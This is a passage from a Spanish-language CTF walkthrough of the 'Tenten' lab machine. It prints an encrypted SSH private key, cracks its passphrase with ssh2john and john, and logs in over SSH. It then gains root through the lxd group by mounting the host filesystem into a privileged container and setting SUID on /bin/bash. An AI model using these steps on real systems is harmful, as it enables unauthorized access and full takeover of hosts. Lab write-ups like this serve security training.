VbNulRMKOkErv/NCiGVRcK6k5Qtdbwforh+6bMjmKE6QvMXbesZtQ0gC9SJZ3lMT
J0IY838HQZgOsSw1jDrxuPV2DUIYFR0W3kQrDVUym0BoxOwOf/MlTxvrC2wvbHqw
AAniuEotb9oaz/Pfau3OO/DVzYkqI99VDX/YBIxd168qqZbXsM9s/aMCdVg7TJ1g
2gxElpV7U9kxil/RNdx5UASFpvFslmOn7CTZ6N44xiatQUHyV1NgpNCyjfEMzXMo
6FtWaVqbGStax1iMRC198Z0cRkX2VoTvTlhQw74rSPGPMEH+OSFksXp7Se/wCDMA
pYZASVxl6oNWQK+pAj5z4WhaBSBEr8ZVmFfykuh4lo7Tsnxa9WNoWXo6X0FSOPMk
tNpBbPPq15+M+dSZaObad9E/MnvBfaSKlvkn4epkB7n0VkO1ssLcecfxi+bWnGPm
KowyqU6iuF28w1J9BtowgnWrUgtlqubmk0wkf+l08ig7koMyT9KfZegR7oF92xE9
4IWDTxfLy75o1DH0Rrm0f77D4HvNC2qQ0dYHkApd1dk4blcb71Fi5WF1B3RruygF
2GSreByXn5g915Ya82uC3O+ST5QBeY2pT8Bk2D6Ikmt6uIlLno0Skr3v9r6JT5J7
L0UtMgdUqf+35+cA70L/wIlP0E04U0aaGpscDg059DL88dzvIhyHg4Tlfd9xWtQS
VxMzURTwEZ43jSxX94PLlwcxzLV6FfRVAKdbi6kACsgVeULiI+yAfPjIIyV0m1kv
5HV/bYJvVatGtmkNuMtuK7NOH8iE7kCDxCnPnPZa0nWoHDk4yd50RlzznkPna74r
Xbo9FdNeLNmER/7GGdQARkpd52Uur08fIJW2wyS1bdgbBgw/G+puFAR8z7ipgj4W
p9LoYqiuxaEbiD5zUzeOtKAKL/nfmzK82zbdPxMrv7TvHUSSWEUC4O9QKiB3amgf
yWMjw3otH+ZLnBmy/fS6IVQ5OnV6rVhQ7+LRKe+qlYidzfp19lIL8UidbsBfWAzB
9Xk0sH5c1NQT6spo/nQM3UNIkkn+a7zKPJmetHsO4Ob3xKLiSpw5f35SRV+rF+mO
vIUE1/YssXMO7TK6iBIXCuuOUtOpGiLxNVRIaJvbGmazLWCSyptk5fJhPLkhuK+J
YoZn9FNAuRiYFL3rw+6qol+KoqzoPJJek6WHRy8OSE+8Dz1ysTLIPB6tGKn7EWnP
-----END RSA PRIVATE KEY-----
```

Como solo disponemos del usuario takis podemos probar si nos podemos conectar haciendo uso de este usuario y id_rsa:

```
┌──(kali㉿kali)-[~/Downloads]
└─$ ssh takis@10.10.10.10 -i id_rsa
The authenticity of host '10.10.10.10 (10.10.10.10)' can't be established.
ED25519 key fingerprint is SHA256:5a3db7g5K/KVQU7u9yholvmJI7kp3pWZj0qtGz4Yr9Q.
This key is not known by any other names.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '10.10.10.10' (ED25519) to the list of known hosts.
Enter passphrase for key 'id_rsa':
```

Nos pide una contraseña para la clave id_rsa. Podemos extraer el hash en un formato legible para poder crackearlo con john:

```
┌──(kali㉿kali)-[~/Downloads]
└─$ ssh2john id_rsa > hash.txt

┌──(kali㉿kali)-[~/Downloads]
└─$ cat hash.txt
id_rsa:$sshng$1$16$7265FC656C429769E4C1EEFC618E660C$1200
8e0dd5b4ac0a13cc6b9f5ad4e165f2b69f2d224c63e7743ecb31d9bf
f55b36e95130a3a412bbff34288655170aea4e50b5d6f07e8ae1fba6
c79500485a6f16c9663a7ec24d9e8de38c626ad4141f2575360a4d0b
1ea6407b9f45643b5b2c2dc79c7f18be6d69c63e62a8c32a94ea2b85
ff6be894f927b2f452d320754a9ffb7e7e700ef42ffc0894fd04d385
98447fec619d400464a5de7652eaf4f1f2095b6c324b56dd81b060c3
bbcca3c999eb47b0ee0e6f7c4a2e24a9c397f7e52455fab17e98ebc8
```

Lo crackeamos con john:

```
┌──(kali㉿kali)-[~/Downloads]
└─$ john hash.txt --wordlist=/usr/share/wordlists/rockyou.txt
Using default input encoding: UTF-8
Loaded 1 password hash (SSH, SSH private key [RSA/DSA/EC/OPENSSH 32/64])
Cost 1 (KDF/cipher [0=MD5/AES 1=MD5/3DES 2=Bcrypt/AES]) is 0 for all loaded hashes
Cost 2 (iteration count) is 1 for all loaded hashes
Will run 3 OpenMP threads
Press 'q' or Ctrl-C to abort, almost any other key for status
superpassword    (id_rsa)
1g 0:00:00:00 DONE (2024-12-17 11:23) 3.703g/s 2888Kp/s 2888Kc/s 2888KC/s superram..supernova10
Use the "--show" option to display all of the cracked passwords reliably
Session completed.
```

Introducimos la clave id_rsa accediendo por ssh y estamos dentro:

```
┌──(kali㉿kali)-[~/Downloads]
└─$ ssh takis@10.10.10.10 -i id_rsa
Enter passphrase for key 'id_rsa':
Welcome to Ubuntu 16.04.2 LTS (GNU/Linux 4.4.0-62-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/advantage

65 packages can be updated.
39 updates are security updates.


Last login: Fri May  5 23:05:36 2017
To run a command as administrator (user "root"), use "sudo <command>".
See "man sudo_root" for details.

takis@tenten:~$
```

ESCALADA DE PRIVILEGIOS

Vamos a ver a los grupos que pertenece el usuario "takis":

```
takis@tenten:~$ id
uid=1000(takis) gid=1000(takis) groups=1000(takis),4(adm),24(cdrom),27(sudo),30(dip),46(plugdev),110(lxd)
```

Pertece al grupo "lxd" por lo que podemos importar imagenes docker en el sistema para elevar nuestros privilegios. Hay una guia en hacktricks:

lxd group privilege escalation

1. Nos descargamos el repositorio que contiene una imagen de alpine:

```
┌──(kali㉿kali)-[~/Downloads]
└─$ git clone https://github.com/saghul/lxd-alpine-builder.git
Cloning into 'lxd-alpine-builder' ...
remote: Enumerating objects: 50, done.
remote: Counting objects: 100% (8/8), done.
remote: Compressing objects: 100% (6/6), done.
remote: Total 50 (delta 2), reused 5 (delta 2), pack-reused 42 (from 1)
Receiving objects: 100% (50/50), 3.11 MiB | 4.42 MiB/s, done.
Resolving deltas: 100% (15/15), done.
```

2. Transferimos la imagen:

```
takis@tenten:~$ wget http://10.10.14.6/alpine-v3.13-x86_64-20210218_0139.tar.gz
--2024-12-17 17:37:22--  http://10.10.14.6/alpine-v3.13-x86_64-20210218_0139.tar.gz
Connecting to 10.10.14.6:80... connected.
HTTP request sent, awaiting response... 200 OK
Length: 3259593 (3.1M) [application/gzip]
Saving to: ‘alpine-v3.13-x86_64-20210218_0139.tar.gz’

alpine-v3.13-x86_64-20210218_0139.tar.gz                    100%[
```

3. La importamos:

`lxc image import alpine-v3.13-x86_64-20210218_0139.tar.gz --alias alpine`

```
takis@tenten:~$ lxc image import alpine-v3.13-x86_64-20210218_0139.tar.gz --alias alpine
Generating a client certificate. This may take a minute...
If this is your first time using LXD, you should also run: sudo lxd init
To start your first container, try: lxc launch ubuntu:16.04

Image imported with fingerprint: cd73881adaac667ca3529972c7b380af240a9e3b09730f8c8e4e6a23e1a7892b
```

4. Listamos las imagenes importadas:

```
takis@tenten:~$ lxc image list
+--------+--------------+--------+-------------------------------+--------+--------+------------------------------+
| ALIAS  | FINGERPRINT  | PUBLIC |          DESCRIPTION          |  ARCH  |  SIZE  |         UPLOAD DATE          |
+--------+--------------+--------+-------------------------------+--------+--------+------------------------------+
| alpine | cd73881adaac | no     | alpine v3.13 (20210218_01:39) | x86_64 | 3.11MB | Dec 17, 2024 at 3:38pm (UTC) |
+--------+--------------+--------+-------------------------------+--------+--------+------------------------------+
```

5. Creamos el contenedor llamado privesc:

`lxc init alpine privesc -c security.privileged=true`

```
takis@tenten:~$ lxc init alpine privesc -c security.privileged=true
Creating privesc
```

6. Listamos los contenedores:

```
takis@tenten:~$ lxc list
+---------+---------+------+------+------------+-----------+
|  NAME   |  STATE  | IPV4 | IPV6 |    TYPE    | SNAPSHOTS |
+---------+---------+------+------+------------+-----------+
| privesc | STOPPED |      |      | PERSISTENT | 0         |
+---------+---------+------+------+------------+-----------+
```

7. Le decimos a la configuracion del contenedor que añada todo lo que hay en la raiz del sistema a /mnt/root:

```
takis@tenten:~$ lxc config device add privesc host-root disk source=/ path=/mnt/root recursive=true
Device host-root added to privesc
```

8. Iniciamos el contenedor y ejecutamos una "sh" a traves del contenedor:

```
takis@tenten:~$ lxc start privesc
takis@tenten:~$ lxc exec privesc /bin/sh
~ # ls
~ # whoami
root
```

9. Nos encontramos dentro del contenedor pero la raiz del sistema se encuentra en /mnt/root. Para proporcionar permisos SUID al binario /bin/bash de la maquina real tenemos que hacerlo a la ruta /mnt/root/bin/bash:

```
~ # chmod +s /mnt/root/bin/bash
~ # exit
```

10. Salimos del docker y ejecutamos la bash con privilegios elevados ya que es un binario SUID:

```
takis@tenten:~$ ls -la /bin/bash
-rwsr-sr-x 1 root root 1037528 Jun 24  2016 /bin/bash
takis@tenten:~$ /bin/bash -p
bash-4.3# whoami
root
```